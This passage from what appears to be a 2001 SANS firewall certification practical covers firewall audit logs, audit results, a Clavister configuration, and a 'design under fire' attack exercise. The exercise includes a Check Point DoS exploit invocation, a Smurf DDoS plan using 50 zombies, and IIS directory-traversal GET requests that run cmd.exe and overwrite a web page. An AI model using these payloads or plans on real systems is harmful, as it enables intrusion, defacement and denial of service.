We correlated the firewall logs with the nmap results.
For the fragmentation scan , for instance we monitored in real time the fragmentation attacks that were blocked, because of failure in the layersize consistency checks , and for sending illegal fragments to the firewall.


Here is a trace of the realtime log during the fragmentation scan. The realtime log is a hybrid between syslog and the high detailed information of the clavister log service.

RTL (realtimelog):

2001-11-05 22:46:12 DROP: rule=FragReassemblyFail reass=fail_suspect reason=timeout srcip=210.73.198.10 destip=210.73.198.2 ipproto=TCP fragid=62674 fragact=Illegal nfrags=0
2001-11-05 22:46:12 DROP: rule=FragReassemblyFail reass=fail_suspect reason=timeout srcip=210.73.198.10 destip=210.73.198.2 ipproto=TCP fragid=7072 fragact=Illegal nfrags=0
2001-11-05 22:46:12 DROP: rule=FragReassemblyFail reass=fail_suspect reason=timeout srcip=210.73.198.10 destip=210.73.198.2 ipproto=TCP fragid=49141 fragact=Illegal nfrags=0
2001-11-05 22:46:12 DROP: rule=FragReassemblyFail reass=fail_suspect reason=timeout srcip=210.73.198.10 destip=210.73.198.2 ipproto=TCP fragid=3660 fragact=Illegal nfrags=0
2001-11-05 22:46:14 DROP: rule=LayerSizeConsistency ipdatalen=16 tcphdrlen=20
recvif=ext srcip=210.73.198.10 destip=210.73.198.2 ipmf=1 fragoffs=0 fragid=52571 ipproto=TCP ipdatalen=16 srcport=36347 destport=7 syn=1
2001-11-05 22:46:14 DROP: rule=IllegalFrags action=drop reason=illegal srcip=210.73.198.10 destip=210.73.198.2 ipproto=TCP fragid=52571 fragact=Illegal nfrags=0
2001-11-05 22:46:14 DROP: rule=LayerSizeConsistency ipdatalen=16 tcphdrlen=20
recvif=ext srcip=210.73.198.10 destip=210.73.198.2 ipmf=1 fragoffs=0

fragid=56200 ipproto=TCP ipdatalen=16 srcport=36347 destport=65 syn=1
2001-11-05 22:46:14 DROP: rule=IllegalFrags action=drop reason=illegal srcip=210.73.198.10 destip=210.73.198.2 ipproto=TCP fragid=56200 fragact=Illegal nfrags=0
2001-11-05 22:46:14 DROP: rule=LayerSizeConsistency ipdatalen=16 tcphdrlen=20
recvif=ext srcip=210.73.198.10 destip=210.73.198.2 ipmf=1 fragoffs=0 fragid=23080 ipproto=TCP ipdatalen=16 srcport=36346 destport=79 syn=1

Clavister log files



And here is a screenshot of the result of the following query in clavister log files: Show me all log for source ip address 210.73.198.10 , that is the scanning box, for the last 2 hours.

5.3 Phase 2 of the audit

We will now scan all GIACs public address space and note the results. This includes the dns server, the smtp relay server and the public web server , the syslog server , and finally the IPSec gateway which has the same ip than the external ip of the firewall.

The found open ports were the 25/Tcp on the mail relay server, the 80/tcp and 443/tcp on the public web server, and the 53/udp on the dns server, as expected.

Audit Procedure :

For each network directly connected to the firewall , that is the screened , partner, supplier , and internal network, change temporarily the network address of the connected hosts, for instance the public web server , and then "spoof" public web address and audit the firewall from this location. *
The auditing is made with nmap and plain connect methods as nslookup and telnet.
Repeat the procedures for each network.

From the public web server , we should only be capable to communicate with the firewall interface on port 1514/TCP and 53/TCP in order to make sql queries and dns resolutions. If the results would indicate that we are having access to SSH on the dns server for instance, it would not comply with our expected firewall policy.

1/For each network interface connected to the firewall, take the servers ip_address and scan the firewall interface, and test the actual firewall ruleset.

2/For each rule, test the actual rule .
For the allow rule, test the actual connection with telnet or other tools, from the source network in the ruleset.
The access from the smtp server to the dns server and the mail server, were tested with a nslookup and a telnet firewall_ip on port 25 for instance.

For drop rules from specific interfaces and servers, test the actual rule by choosing sample connections. For drop rules from all-nets, choose sample networks as source interface address by changing the source address.

5.4 Results of the audit

The results of this procedure were consistent with the implemented firewall policy.
The actual timestamped IDS logs provided us with no results , thus providing us with the correctness of the firewall policy.

Nevertheless the global results of the audit pointed out some interesting results for GIACs, not directly affected by the firewall policy , but making part

of the security policy never ending process :

- All the critical servers were not connected to an UPS , and the physical security of the computer rooms needs to be improved.
- It will be required in the future to include more redundancy to increase the single points of failure: Connectivity redundancy , by having 2 different ISP, and firewall redundancy by having High availability firewalls in the network.
- Except some manual backups, GIACs do not really have a backup procedure , so they have decided it to be an important option to implement in a near future. Especially the production Database server, needs to be backuped on a daily basis.

Regarding the security architecture, the audit pointed out the complexity of having a multi-tier security architecture, and the increased complexity of a successful audit. It will be required in the audit report to make periodic audits, from different external companies, and to include not only network based audit, but even host and application based audits.

Regarding a way of always improve the implementation of a security policy, the audit resulted in an eventual suggestion of implementing 802.1Q VLAN on the firewall by having, for the simplest case, 2 Gigabit attached interface to 2 802.1Q switch , and having virtual lans on the switch instead of physical interfaces attached to the firewall, in order to decrease the “multiple interfaces complexity” . One physical interface will be destined to the different dmz networks (belonging to different vlans) , and the other to the internal networks (with different vlans). This approach , would imply a change in the actual network infrastructure, but since the firewall can read and write vlan tags, it could statically translate traffic to different vlans, and filter out based on source vlans.


802.1Q for switched network could really help in case of increased complexity , but offers not the same high level of security than a physical interface. Clavister firewall supports 4096 802.1Q vlans on each physical interface, and it supports up to 64 physical interfaces so one or both the options might be used if the network gets more complex.

Another result pointed out by the audit, was the bandwidth proportion that certain internally originated ftp/napster connection could take.
This was actually noticed by looking at the firewall logs .
Actually the T1 is “sufficient” for GIAC; but it is planned to integrate network

QoS mechanisms in the firewall, in order to prioritize business-critical flows, compared to internally originated ftp downloads, or Kazaa/napster flows.


It is stated that GIAC employees can use different network services as napster and similar, but a traffic engineering solution will be adopted in order to prioritize traffic, and to give less network priority to less important business flows ,and viceversa.

Exemple of alternate 802.1Q based firewall design



6 Design under fire

I have chosen the design of Robert Schrack for my design under fire. His design may be found at http://www.sans.org/y2k/practical/Robert_Schrack_GCFW.zip.
Here is his primary network diagram for reference purposes:



GIAC Enterprises Network Architecture

6.1 Research Vulnerabilities

The first task is to research three vulnerabilities that apply to the target design.

Once again, as in the case of OS hardening information , we can find “plug and play” attack and vulnerability databases at different sites, containing the source code/procedure and explanation of the attack.

Two of the sites we will be searching information from are www.securityfocus.com and http://cve.mitre.org.

The Securityfocus site hosts the BUGTRAQ list and , various security maililng lists , and documents/FAQ on network security .

The cve.mitre .org host the actual CVE (Common Vunerabilities and Exposures) database which provides a successful attempt of standardizing and informing of network security vulnerabilities.

We must also search for vulnerabilities and attack information at other less known sites, or at personal sites, because there is often a big gap, between the commercial arguments of a vendor, and the actual security of the product, and an even greater time gap , between the new vulnerabilities, that haven’t yet being delivered to the security community, but are already exploites.
The aim of the SANS institute , in my opinion, is really to minimize these two gaps.

6.2 The reconnaissance phase

The first phase of attacking the firewall is the reconnaissance phase, determining the OS run on the firewall, the services it runs, and the applying the eventual vulnerabilities found on different sites, or developed internally.
We now for sure it is Firewall-1 4.1 SP4 installed on an Nokia appliance, running IPSO version 3.4-FCS4A.
IPSO runs a modified FreeBSD kernel.

If we scan the firewalls IP with nmap , languard network scanner (which includes an snmp client) we will get the following informations:

Actually notice the the firewall responded to our ping (ICMP echo request)
So we could in a later stage try to analyze which other ICMP parameters allowed , and use the information it for an attack.

With Languard Network Scanner:

IP Address : 1.2.3.1

SNMP info (system)

sysDescr : IP440 rev 00, IPSO fw 3.4-FCS4A releng 767 06.26.2001-235900

- i386

- sysUpTime : 2 hours, 30 minutes, 6 seconds
sysContact :
sysName : fwa
sysLocation :

With nmap we found the following ports open on the firewall:

TCP:23,80,256,257,259,262,900,1025,1026,1027,1028,1029,1030,18183,18184

UDP:259,260,514,500

We have found a lot of open services on the firewall.
This should be exploited in some way of another

For the actual explanation of these services on the firewall , i found the following document at phoneboy's site:

"FireWall-1 uses many ports for communication. The following list explains the ports that FireWall-1 uses :
TCP Port 256 is used for three important things:
Exchange of CA and DH keys in FWZ and SKIP encryption between two FireWall-1 Management Consoles
SecuRemote build 4005 and earlier uses this port to fetch the network topology and encryption keys from a FireWall-1 Management Console
When instaling a policy, the management console uses this port to push the policy to the remote firewall.
TCP Port 257 is used by a remote firewall module to send logs to a management console.
TCP Port 258 is used by the fwpolicy remote GUI.
TCP Port 259 is used for Client Authentication.
UDP Port 259 is used in FWZ encryption to manage the encrypted session (SecuRemote and FireWall-1 to FireWall-1 VPNs).
UDP Port 260 and UDP Port 161 are used for the SNMP daemon that Check Point FireWall-1 Provides.
TCP Port 264 is used for Secure Client (SecuRemote) build 4100 and later to fetch network topology and encryption keys from a FireWall-1 Management

Console
TCP port 265, according to my 4.1SP1 objects.C, is labeled "Check Point VPN-1 Public Key Transfer Protocol." I'm guessing this is used by FireWall-1t o exchange public keys with other hosts.
UDP Port 500 is used for ISAKMP key exchange between firewalls or between a firewall and a host running Secure Client.
TCP Port 900 is used by FireWall-1's HTTP Client Authentication mechanism.T
CP Ports above 1024 are generally any Security Servers that are active. The actual ports used by these servers will vary.
TCP Port 18181 is used for CVP (Content Vectoring Protocol, for anti-virus scanning).
TCP Port 18182 is used for UFP (URL Filtering Protocol, for WebSense and the like).
TCP ports 18183 is used for SAM (Suspicious Activity Monitoring, for intrusion detection).
TCP ports 18184 is used for Log Export API (lea) .
Note that access to ports 256, 257, 258, and 260 are generally permitted through the Policy Properties.

6.2 The found vulnerabilities

Once we have finished our reconnaissance phase will be need to pick an objective on the firewall : a denial of service on the firewall , a “root” compromise through the administrative ports, or trying to bypass the firewall.

We know by our reconnaissance tests that they are running a CheckPoint Firewall-1 version 4.1 . Now we need to find some vulnerabilities for this system in order to attack the firewall.

At http://www.securityfocus.com web site, we find out 3 different vulnerabilities against Check Point 4.1.

1. Check Point Firewall-1 4.1 Denial of Service Vulnerability

- http://www.securityfocus.com/bid/2238

Description :

The problem manifests itself when the internal interface receives a large number of packets that are source routed and containing ficticious (or even valid) addresses. In a system containing a license with a limited number of protected IP addresses, the license manager calculates the address space protected by counting the number of addresses crossing the internal interface. When the large number of packets cross the internal interface, each IP address is added to the number calculated under license coverage. When the number of covered IP addresses is exceeded, an error message is generated on the console for each IP address outside of the covered range. With each error message generated, the load on the Firewall system CPU raises. This

makes it possible for a user with malicious motives to make a firewall system inaccessible from the console by sending a large number of IP addresses to the internal interface..

2. Check Point Firewall-1 Spoofed Source Denial of Service Vulnerability

- http://www.securityfocus.com/bid/1419

Description :

If Checkpoint Firewall-1 receives a number of spoofed UDP packets with Source IP = Destination IP, the firewall (and likely the machine hosting it) crashes.

3. Check Point Firewall-1 Fragmented Packets DoS Vulnerability

- http://www.securityfocus.com/bid/1312

Description :

By sending illegally fragmented packets directly to or routed through Check Point FireWall-1, it is possible to force the firewall to use 100% of available processor time logging these packets. The FireWall-1 rulebase cannot prevent this attack and it is not logged in the firewall logs.

Since we know that they are using a vestion 4.1 on IPSO v 3.4, we can try one of these attacks on the firewall.

We will choose attack 2, that is to spoof upd packes by forging packets and setting the same ip address for the sender and recevier.

There is an exploit code cpd.c available at

http://downloads.securityfocus.com/vulnerabilities/exploits/cpd.c, forging udp packets with ip sender=ip destination.

We then launch our attack with ./cpc 1.2.3.1 500 53, meaning that we send fake dns requests, with the expected result of a firewall crash.

The firewall and the nokia are expected to crash, because Firewall-1 can not handle receiving packets from its own address but a different MAC address.

The only protection is activating ip spoofing filtering, which was not

configurated in this case.

.

6.4 Denial of Service attack

We have control of 50 compromised cable model/DSL systems and wish to make a Denial of Service on this network.

The router in the Robert Shracks is configured to prevent GIACs network to participate in SMURF attacks by disabling no ip directed broadcast , but will not prevent the network to be itself victim of a SMURF attack. So we will deny service to his network by smurfing the public web server.

A SMURF attack (named after the program used to perform the attack) is a method by which an attacker can send a moderate amount of traffic and cause a virtual explosion of traffic at the intended target. The method used is as follows:

- The attacker sends **ICMP Echo Request** packets where the source IP address has been forged to be that of the target of the attack.
- The attacker sends these ICMP datagrams to addresses of remote LANs broadcast addresses, using so-called **directed broadcast addresses**. These datagrams are thus broadcast out on the LANs by the connected router.
- All the hosts which are «alive» on the LAN each pick up a copy of the ICMP Echo Request datagram (as they should), and sends an **ICMP Echo Reply** datagram back to what they *think* is the source. If many hosts are «alive» on the LAN, the amplification factor can be considerably (100+ is not uncommon).
- The attacker can use largish packets (typically up to ethernet maximum) to increase the «effectiveness» of the attack, and the faster network connection the attacker has, the more damage he can inflict on the target and the target's network.

Prior to attacking , we will find some networks propagating smurf attacks.
Up to date networks that propagate can be found at
http://www.cyberarmy.com
for instance, which has a collection of useful hackers tools like winproxys databases.

And as a master in this attack ,after having compromised the 50 zombies

and installed a master/zombie server program, I will send out the attack command through the client . There are plenty of client/server programs or even ICMP data channels available in order to communicate to the zombies.

These zombies will then send out large ICMP Echo Request to these amplifying networks with a spoofed source address, the public web server of the “attacked network design”.
These broadcast amplifiers networks will devastate and deny service to the public web server, and probably tear down the router and firewall also.

50 compromised hosts sending out 20Kbytes ICMP packets each to a 2000 user network (where we assume that the ICMP packets will be broadcasted out to alive hosts) will result in almost 2Gbits of traffic arriving to the web server.

Of course the result will be that the internet connectioin will be flooded out before hitting the web server probably.

Countermesures in order to prevent the attack:

The most important thing to do in order to block this kind of attack , is to prevent your network in participating to it .
This will not block the attack if it aimed at you as we showed but hopefully , it will increase the number of well-configured routers on the internet.

There is nothing we can do today to prevent huge TCP SYN,UDP or ICMP floods , except collaborating with ISP in order to synchronize our firewalling efforts, and eventually asking our ISP to firewall these flows before he forwarding them on the “other interfaces”.
A firewall in itself, if well configured, has to be very restrictive about allowed ICMP parameters, and should have some rate limiting of ICMP messages sent out from the firewall . But no single equipment in my opinion, will stand against a raw huge amount of traffic exceeding your internet’s pipe.

You can find useful docs and faqs at
http://staff.washington.edu/dittrich/misc/ddos/

6.5 Plan of Attack for internal attack

We know from a previous scanning and OS fingerprinting of the public web server, that it runs Windows 2000 server service pack 2 , and uses IIS 5.0 as http server. We will scan the box with nessus , with the most recent IIS vulnerabilities loaded and try to find one.

In fact our objective will be to defeat the public web server IIS server by changing the welcome page index.html. We can accomplish this by using the new sadmind/iis worm vulnerability as explained in the CERT Advisory CA-2001-11 sadmind/IIS Worm.

We are explicitly choosing to defeat the public web server to maximize the damage to GIAC's company business by pointing and "stating" that they are not capable of protecting their business , even though the modifying of a web page, if limited to that , is a low scale intrusion.

Actually we will use only the IIS exploit procedure and not using a solaris host to infect the windows server. This vulnerability ,seven months old, and originally named Web Server Folder Directory Traversal" vulnerability happens to be exploitable on this specific server.

As shown from the sample log from an attacked IIS Server ,
We will have to execute the outlined HTTP GET commands in order to modify the index.asp welcome page of the web server.

Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+..\ 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/root.exe /c+echo+<HTML code inserted
here>.././index.asp 502 -
```

The exploit builds on executing arbitrary command with the privileges of the IUSR_*machinename* account on the windows server.

7 Acknowledgements and references

Sans Institute: http://www.sans.org
Languard Network Scanner: http://www.languard.com
Nessus : http://www.nessus.org – security scanner utility, finds and lists known exploits on a system.
Nmap : http://www.nmap.org/ is a network port scanner – an almost indispensable tool for the network security hacker.
Snort : http://www.snort.org this tool is an intrusion detection system (IDS) that is freely available.
Clavister Firewall : User's Guide.

8 Appendix A: configuration file for the primary firewall

```
#{ver=74}
#Clavister Firewall Configuration File
#Clavister Firewall is Copyright Clavister 1996-2001.
#All rights reserved.
#
#{Last modified:2001-11-25 21:24}


#GIAC 10.10.5.254
#################### SETTINGS - miscellaneous global settings
#Syntax:
# <setting> {YES|NO}
# <setting> <number>
# <setting> <name>
#
SETTINGS

  ### IP (Internet Protocol) Settings

  LogChecksumErrors YES
  LogNonIP4 YES
  LogReceivedTTL0 YES
  Block0000Src Drop
  Block0Net DropLog
  Block127Net DropLog
  TTLMin 3
  TTLOnLow DropLog
  DefaultTTL 255
  LayerSizeConsistency ValidateLogBad
  IPOptionSizes ValidateLogBad
```

IPOPT_SR DropLog
IPOPT_TS DropLog
IPOPT_OTHER DropLog
DirectedBroadcasts DropLog
IPRF DropLog
StripDFOnSmall 500

TCP (Transmission Control Protocol) Settings

TCPOptionSizes ValidateLogBad
TCPMSSMin 100
TCPMSSOnLow DropLog
TCPMSSMax 1460
TCPMSSVPNMax 1400
TCPMSSOnHigh Adjust
TCPMSSLogLevel 7000
TCPZeroUnusedACK YES
TCPOPT_WSOPT ValidateLogBad
TCPOPT_SACK ValidateLogBad
TCPOPT_TSOPT ValidateLogBad
TCPOPT_ALTCHKREQ StripLog
TCPOPT_ALTCHKDATA StripLog
TCPOPT_CC StripLogBad
TCPOPT_OTHER StripLog
TCPSynUrg DropLog
TCPSynPsh StripSilent
TCPFinUrg DropLog
TCPUrg StripLog
TCPECN StripLog
TCPRF DropLog
TCPNULL DropLog

ICMP (Internet Control Message Protocol) Settings

ICMPSendPerSecLimit 20
SilentlyDropStateICMPErrors YES

ARP (Address Resolution Protocol) Settings

ARPMatchEnetSender DropLog
ARPQueryNoSenderIP DropLog
ARPSenderIP Validate
UnsolicitedARPReplies DropLog
ARPRequests Drop
ARPChanges AcceptLog
StaticARPChanges DropLog
ARPExpire 900

ARPExpireUnknown 15
ARPMulticast DropLog
ARPBroadcast DropLog
ARPCacheSize 4096
ARPHashSize 512
ARPHashSizeVLAN 64

Stateful Inspection Settings

ConnReplace ReplaceLog
LogOpenFails YES
LogReverseOpens YES
LogStateViolations YES
MaxConnections 4096
StrictIfaceMatching YES
DynamicNATBasePort 32768
LogConnections Log
LogDisallowedReturnData YES

Default Connection timeouts

ConnLife_TCP_SYN 60
ConnLife_TCP 3600
ConnLife_TCP_FIN 80
ConnLife_UDP 130
ConnLife_Ping 8
ConnLife_Other 130

Default Length limits on Sub-IP Protocols

MaxTCPLen 1480
MaxUDPLen 60000
MaxICMPLen 10000
MaxGRELen 2000
MaxESPLen 2000
MaxAHLen 2000
MaxSKIPLen 2000
MaxOSPFLen 1480
MaxIPIPLen 2000
MaxIPCompLen 2000
MaxL2TPLen 2000
MaxOtherSubIPLen 1480
LogOversizedPackets YES

Fragmentation Settings

IllegalFrags DropLog

```
  DuplicateFragData Check8
  FragReassemblyFail LogSuspectSubseq
  DroppedFrags LogSuspect
  DuplicateFrags LogSuspect
  FragmentedICMP DropLog
  MinimumFragLength 8
  ReassTimeout 65
  ReassTimeLimit 90
  ReassDoneLinger 20
  ReassIllegalLinger 60

  ### VLAN Settings

  UnknownVLANTags DropLog

  ### SNMP Settings

  SNMPReqLimit 100

  ### IPsec and IKE Settings

  IKESendInitialContact YES
  IKENegotiationTimeout 300
  IPsecMaxFilterCodeSize 65536
  IKEMaxSACount 256

  ### Log Settings

  LogSendPerSecLimit 100
  UsageLogInterval 3600

  ### Miscellaneous Settings

  NetConBiDirTimeout 30
